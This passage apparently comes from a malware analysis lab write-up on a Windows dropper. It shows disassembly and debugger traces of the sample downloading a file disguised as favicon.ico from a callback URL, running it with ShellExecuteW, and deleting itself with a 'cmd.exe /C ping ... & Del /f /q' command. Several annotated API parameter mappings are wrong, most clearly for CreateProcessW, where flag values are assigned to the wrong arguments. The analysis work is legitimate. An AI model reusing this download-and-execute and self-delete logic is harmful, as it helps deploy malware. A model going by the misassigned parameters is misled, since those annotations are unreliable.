
DWORD GetModuleFileNameW(
    [in, optional] HMODULE hModule (0),
    [out] LPWSTR lpFilename (eax),
    [in] DWORD nSize (0x104, or 260 bytes in decimal)
);

Next is the no-Internet self-destruct initiation command cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s"



```
0x00401171      push    str.cmd.exe__C_ping_1.1.1.1__n_1__w_3000___Nul___Del__f__q___s ; 0x403140 ; int32_t arg_10h
```


Next, the CreateProcessW API is called to remove the file from disk.



```
0x00401193      push    eax         ; LPSTARTUPINFOW lpStartupInfo
0x00401194      push    0           ; LPCWSTR lpCurrentDirectory
0x00401196      push    0           ; LPVOID lpEnvironment
0x00401198      push    0x8000000   ; DWORD dwCreationFlags
0x0040119d      push    0           ; BOOL bInheritHandles
0x0040119f      push    0           ; LPSECURITY_ATTRIBUTES lpThreadAttributes
0x004011a1      push    0           ; LPSECURITY_ATTRIBUTES lpProcessAttributes
0x004011a3      lea     eax, [lpCommandLine]
0x004011aa      push    eax         ; LPWSTR lpCommandLine
0x004011ab      push    0           ; LPCWSTR lpApplicationName
0x004011ad      call    dword [CreateProcessW] ; 0x403008 ; BOOL CreateProcessW(LPCWSTR
```

BOOL CreateProcessW(
    [in, optional] LPCWSTR lpApplicationName (eax),
    [in, out, optional] LPWSTR lpCommandLine (0),
    [in, optional] LPSECURITY_ATTRIBUTES lpProcessAttributes (0),
    [in, optional] LPSECURITY_ATTRIBUTES lpThreadAttributes (0x00401198),
    [in] BOOL bInheritHandles (0),
    [in] DWORD dwCreationFlags (0),
    [in, optional] LPVOID lpEnvironment (0),
    [in, optional] LPCWSTR lpCurrentDirectory (eax),
    [in] LPSTARTUPINFOW lpStartupInfo (eax),
    [out] LPPROCESS_INFORMATION lpProcessInformation (0)
);


Finally, the program runs the CloseHandle API twice, and exits.



```
0x004011b3      push    dword [hObject] ; HANDLE hObject
0x004011b7      call    dword [CloseHandle] ; 0x403004 ; BOOL CloseHandle(HANDLE hObject)
0x004011bd      push    dword [esp] ; int32_t arg_4h
0x004011c0      call    dword [CloseHandle] ; 0x403004 ; BOOL CloseHandle(HANDLE hObject)
```

BOOL CloseHandle(
    [in] HANDLE hObject (dword [hObject] for the first, dword [esp] for the second)
);

Graph view of malware instructions.




```
[0x00401080]
 int main(int argc, char **argv, char **envp);
 ; var HANDLE hObject @ stack - 0x6dc
 ; var int32_t var_6c0h @ stack - 0x6c0
 ; var LPSTARTUPINFOW lpStartupInfo @ stack - 0x6a0
 ; var int32_t var_658h @ stack - 0x658
 ; var LPWSTR lpFilename @ stack - 0x64c
 ; var LPWSTR lpCommandLine @ stack - 0x450
 ; var int32_t var_6ch @ stack - 0x6c
 ; var int32_t var_60h @ stack - 0x60
 ; var int32_t var_8h @ stack - 0x8
 0x00401080      push    ebp
 0x00401081      mov     ebp, esp
 0x00401083      and     esp, 0xfffffff0
 0x00401086      sub     esp, 0x680
 0x0040108c      mov     eax, dword data.00404004 ; 0x404004
 0x00401091      xor     eax, esp
 0x00401093      mov     dword [var_8h], eax
 0x0040109a      push    0
 0x0040109c      push    0
 0x0040109e      push    0
 0x004010a0      push    0
 0x004010a2      push    str.Mozilla_5.0 ; 0x403288
 0x004010a7      call    dword [InternetOpenW] ; 0x403070
 0x004010ad      lea     ecx, [esp]
 0x004010b0      mov     dword data.00404388, eax ; 0x404388
 0x004010b5      mov     dword [esp], 0x7d0 ; 2000
 0x004010bc      mov     dword [lpStartupInfo.lpTitle], 0
 0x004010c4      call    fcn.004011e0 ; fcn.004011e0
 0x004010c9      push    0
 0x004010cb      push    0
 0x004010cd      push    str.C:_Users_Public_Documents_CR433101.dat.exe ; 0x403230
 0x004010d2      push    str.http:__ssl_6582datamanager.helpdeskbros.local_favicon.ico ; 0x4031b8
 0x004010d7      push    0
 0x004010d9      call    dword [URLDownloadToFileW] ; 0x4030f4
 0x004010df      test    eax, eax
 0x004010e1      jne     0x401142
```

```
[0x004010e3]
 0x004010e3      push    eax
 0x004010e4      push    0x40000000
 0x004010e9      push    eax
 0x004010ea      push    eax
 0x004010eb      push    str.http:__huskyhacks.dev ; 0x4032a0
 0x004010f0      push    dword [data.00404388] ; 0x404388
 0x004010f6      call    dword [InternetOpenUrlW] ; 0x403074
 0x004010fc      lea     ecx, [esp]
 0x004010ff      mov     dword [esp], 0xc8 ; 200
 0x00401106      mov     dword [var_6c0h], 0
 0x0040110e      call    fcn.004011e0 ; fcn.004011e0
 0x00401113      push    1           ; 1 ; INT nShowCmd
 0x00401115      push    data.00403138 ; 0x403138 ; LPCWSTR lpDirectory
 0x0040111a      push    0           ; LPCWSTR lpParameters
 0x0040111c      push    str.ping_1.1.1.1__n_1__w_3000___Nul___C:_Users_Public_Documents_CR433101....
 0x00401121      push    str.open    ; 0x40336c ; LPCWSTR lpOperation
 0x00401126      push    0           ; int32_t arg_4h
 0x00401128      call    dword [ShellExecuteW] ; 0x403054 ; HINSTANCE ShellExecuteW(HWND hwnd, LPC...
 0x0040112e      xor     eax, eax
 0x00401130      mov     ecx, dword [var_60h]
 0x00401137      xor     ecx, esp
 0x00401139      call    fcn.00401399 ; fcn.00401399
 0x0040113e      mov     esp, ebp
 0x00401140      pop     ebp
 0x00401141      ret
```

```
[0x00401142]
 0x00401142      push    0x44        ; 'D' ; 68 ; size_t n
 0x00401144      lea     eax, [lpStartupInfo.lpTitle]
 0x00401148      push    0           ; int c
 0x0040114a      push    eax         ; void *s
 0x0040114b      call    sub.VCRUNTIME140.dll_memset ; sub.VCRUNTIME140.dll_memset ; void *memset(...
 0x00401150      add     esp, 0xc
 0x00401153      lea     eax, [lpFilename]
 0x00401157      xorps   xmm0, xmm0
 0x0040115a      movaps  xmmword [esp], xmm0
 0x0040115e      push    0x104       ; 260 ; DWORD nSize
 0x00401163      push    eax         ; LPWSTR lpFilename
 0x00401164      push    0           ; HMODULE hModule
 0x00401166      call    dword [GetModuleFileNameW] ; 0x403000 ; DWORD GetModuleFileNameW(HMODULE ...
 0x0040116c      lea     eax, [var_658h]
 0x00401170      push    eax
 0x00401171      push    str.cmd.exe__C_ping_1.1.1.1__n_1__w_3000___Nul___Del__f__q___s ; 0x403140...
 0x00401176      lea     eax, [lpCommandLine]
 0x0040117d      push    0x208       ; 520 ; int32_t arg_4h
 0x00401182      push    eax         ; int32_t arg_8h
 0x00401183      call    fcn.00401010 ; fcn.00401010
 0x00401188      add     esp, 0x10
 0x0040118b      lea     eax, [esp]
 0x0040118e      push    eax         ; LPPROCESS_INFORMATION lpProcessInformation
 0x0040118f      lea     eax, [lpStartupInfo.cb]
 0x00401193      push    eax         ; LPSTARTUPINFOW lpStartupInfo
 0x00401194      push    0           ; LPCWSTR lpCurrentDirectory
 0x00401196      push    0           ; LPVOID lpEnvironment
 0x00401198      push    0x8000000   ; DWORD dwCreationFlags
 0x0040119d      push    0           ; BOOL bInheritHandles
 0x0040119f      push    0           ; LPSECURITY_ATTRIBUTES lpThreadAttributes
 0x004011a1      push    0           ; LPSECURITY_ATTRIBUTES lpProcessAttributes
 0x004011a3      lea     eax, [lpCommandLine]
 0x004011aa      push    eax         ; LPWSTR lpCommandLine
 0x004011ab      push    0           ; LPCWSTR lpApplicationName
 0x004011ad      call    dword [CreateProcessW] ; 0x403008 ; BOOL CreateProcessW(LPCWSTR lpApplica...
 0x004011b3      push    dword [hObject] ; HANDLE hObject
 0x004011b7      call    dword [CloseHandle] ; 0x403004 ; BOOL CloseHandle(HANDLE hObject)
 0x004011bd      push    dword [esp] ; int32_t arg_4h
 0x004011c0      call    dword [CloseHandle] ; 0x403004 ; BOOL CloseHandle(HANDLE hObject)
 0x004011c6      mov     ecx, dword [var_6ch]
 0x004011cd      mov     eax, 1
 0x004011d2      xor     ecx, esp
 0x004011d4      call    fcn.00401399 ; fcn.00401399
 0x004011d9      mov     esp, ebp
 0x004011db      pop     ebp
 0x004011dc      ret
```


Advanced Dynamic Analysis

Sample opened in x32dbg.
Main() function located at 00351564:




```
EIP ──→● 00351564    E8 17FBFFFF    call malware.unknown.351080
```

Right-clicked, and chose “Follow in Disassembler” to reach code of interest at 00351080:




```
EIP ──→● 00351080    55    push ebp
```

The InternetOpenW API call is used to initialize wininet.dll functions.



```
0035109A   6A 00          push 0
0035109C   6A 00          push 0
0035109E   6A 00          push 0
003510A0   6A 00          push 0
003510A2   68 88323500    push malware.unknown.353288          353288:L"Mozilla/5.0"
003510A7   FF15 70303500  call dword ptr ds:[<InternetOpenW>]
```


Stack:



```
0133F64C  00353288  malware.unknown.L"Mozilla/5.0"
0133F650  00000000
0133F654  00000000
0133F658  00000000
0133F65C  00000000
```


HINTERNET InternetOpenW(
    [in] LPCWSTR lpszAgent (Mozilla/5.0),
    [in] DWORD dwAccessType (0),
    [in] LPCWSTR lpszProxy (0),
    [in] LPCWSTR lpszProxyBypass (0),
    [in] DWORD dwFlags (0)
);

Then, the URLDownloadToFileW call will reach out to the callback domain hxxp://ssl-6582datamanager[.]helpdeskbros[.]local/favicon.ico and download the CR433101.dat.exe file.
FIRST DOMAIN CALLBACK AND FILE DOWNLOAD HAPPENS HERE.



```
003510C9   6A 00          push 0
003510CB   6A 00          push 0
003510CD   68 30323500    push malware.unknown.353230          353230:L"C:\\Users\\Public\\Documents\\CR433101.dat.exe"
003510D2   68 B8313500    push malware.unknown.3531B8          3531B8:L"http://ssl-6582datamanager.helpdeskbros.local/favicon.ico"
003510D7   6A 00          push 0
003510D9   FF15 F4303500  call dword ptr ds:[<URLDownloadToFileW>]
```


Stack:




```
0133F64C  00000000
0133F650  003531B8  malware.unknown.L"http://ssl-6582datamanager.helpdeskbros.local/favicon.ico"
0133F654  00353230  malware.unknown.L"C:\\Users\\Public\\Documents\\CR433101.dat.exe"
0133F658  00000000
0133F65C  00000000
0133F660  000007D0
```

HRESULT URLDownloadToFile(
    LPUNKNOWN pCaller (0),
    LPCTSTR szURL (hxxp://ssl-6582datamanager[.]helpdeskbros[.]local/favicon.ico),
    LPCTSTR szFileName (C:\Users\Public\Documents\CR433101.dat.exe),
    _Reserved_DWORD dwReserved (0),
    LPBINDSTATUSCALLBACK lpfnCB (0)
);


Now we test eax, eax. Since this register is 0 (ZF bit=1), we WILL NOT JUMP.



```
003510DF    85C0     test eax,eax
003510E1    75 5F    jne malware.unknown.351142
```


EAX register: 

```
EAX    00000000
```

ZF (Zero Flag) bit: 


```
ZF  1
```

Next, the InternetOpenURLW API is called to open an HTTP socket to hxxp://huskyhacks[.]dev. SECOND DOMAIN CALLBACK HAPPENS HERE.



```
003510E3   50              push eax
003510E4   68 00000040     push 40000000
003510E9   50              push eax
003510EA   50              push eax
003510EB   68 A0323500     push malware.unknown.3532A0          3532A0:L"http://huskyhacks.dev"
003510F0   FF35 88433500   push dword ptr ds:[354388]
003510F6   FF15 74303500   call dword ptr ds:[<InternetOpenUrlW>]
```


Stack:



```
0133F648  00CC0004
0133F64C  003532A0  malware.unknown.L"http://huskyhacks.dev"
0133F650  00000000
0133F654  00000000
0133F658  40000000
0133F65C  00000000
```


HINTERNET InternetOpenUrlW(
  [in] HINTERNET hInternet (dword ptr ds:[00354388]{memory location reference, as the actual memory address will be different when binary is running}),
  [in] LPCWSTR lpszUrl (hxxp://huskyhacks[.]dev),
  [in] LPCWSTR lpszHeaders (eax),
  [in] DWORD dwHeadersLength (eax),
  [in] DWORD dwFlags (0x40000000){memory location reference},
  [in] DWORD_PTR dwContext (eax)
);

After that, the ShellExecuteW API is called to execute the CR433101.dat.exe file.



```
00831113    6A 01          push 1
00831115    68 38318300    push malware.unknown.833138
0083111A    6A 00          push 0
0083111C    68 D0328300    push malware.unknown.8332D0     8332D0:L"ping 1.1.1.1 -n 1 -w 3000 > Nul & C:\\Use
00831121    68 6C338300    push malware.unknown.83336C     83336C:L"open"
00831126    6A 00          push 0
00831128    FF15 54308300  call dword ptr ds:[<ShellExecuteW>]
```

Stack:




```
005FF1E8 00000000
005FF1EC 0083336C malware.unknown.L"open"
005FF1F0 008332D0 malware.unknown.L"ping 1.1.1.1 -n 1 -w 3000 > Nul & C:\\Users\\Public\\
005FF1F4 00000000
005FF1F8 00833138 malware.unknown.00833138
005FF1FC 00000001
```


HINSTANCE ShellExecuteW(
    [in, optional] HWND hwnd (0),
    [in, optional] LPCWSTR lpOperation (open),
    [in] LPCWSTR lpFile
(ping_1.1.1.1__n_1__w_3000___Nul___C:_Users_Public_Documents_CR433101.dat.exe)
    [in, optional] LPCWSTR lpParameters (0),
    [in, optional] LPCWSTR lpDirectory (malware.unknown.00833138),
    [in] INT nShowCmd (1)
);

Then the program exits.


This time, WE TOOK THE JUMP.



```
003510DF    85C0     test eax,eax
003510E1    75 5F    jne malware.unknown.351142
```


EAX register: 

```
EAX 800C0005
```


ZF (Zero Flag) bit: 

```
ZF 0
```

The GetModuleFileNameW API is called to get the filename of the current malware process.




```
0035115E    68 04010000    push 104
00351163    50             push eax
00351164    6A 00          push 0
00351166    FF15 00303500  call dword ptr ds:[<GetModuleFileNameW>]
```

Stack: 

```
002FF854 00000000
002FF858 002FF8C0
002FF85C 00000104
```


DWORD GetModuleFileNameW(
    [in, optional] HMODULE hModule (0),
    [out] LPWSTR lpFilename (eax),
    [in] DWORD nSize (0x104, or 260 bytes in decimal)
);

Next is the no-Internet self-destruct initiation command **cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s"**




```
00351171 | 68 40313500 | push malware.unknown.353140 | 353140:L"cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del
```

Stack:




```
002FF854 | 00000208
002FF858 | 00353140 | malware.unknown.L"cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q \"%s\""
```

Next, the CreateProcessW API is called to remove the file from disk.



```
00351193    50                  push eax                              eax:L"cmd.exe /C ping 1
00351194    6A 00               push 0
00351196    6A 00               push 0
00351198    68 00000008         push 8000000
0035119D    6A 00               push 0
0035119F    6A 00               push 0
003511A1    6A 00               push 0
003511A3    8D8424 88020000     lea eax,dword ptr ss:[esp+288]
003511AA    50                  push eax                              eax:L"cmd.exe /C ping 1
003511AB    6A 00               push 0
003511AD    FF15 08303500       call dword ptr ds:[<CreateProcessW>]
```


Stack:





```
002FF838 00000000
002FF83C 002FFAC8 L"cmd.exe /C ping 1.1.1.1 -n 1 -w
002FF840 00000000
002FF844 00000000
002FF848 00000000
002FF84C 08000000
002FF850 00000000
002FF854 00000000
002FF858 002FF878
002FF85C 002FF860
```

BOOL CreateProcessW(
[in, optional] LPCWSTR lpApplicationName (0),
[in, out, optional] LPWSTR lpCommandLine (eax, which holds cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s"),
[in, optional] LPSECURITY_ATTRIBUTES lpProcessAttributes (eax, dword ptr ss:[esp+288 bytes]),
[in, optional] LPSECURITY_ATTRIBUTES lpThreadAttributes (0),
[in] BOOL bInheritHandles (0),
[in] DWORD dwCreationFlags (0),
[in, optional] LPVOID lpEnvironment (8000000, or 8MB),
[in, optional] LPCWSTR lpCurrentDirectory (0),
[in] LPSTARTUPINFOW lpStartupInfo (0),
[out] LPPROCESS_INFORMATION lpProcessInformation (eax, which holds cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s"),)
);

Finally, the program runs the CloseHandle API twice, and exits.



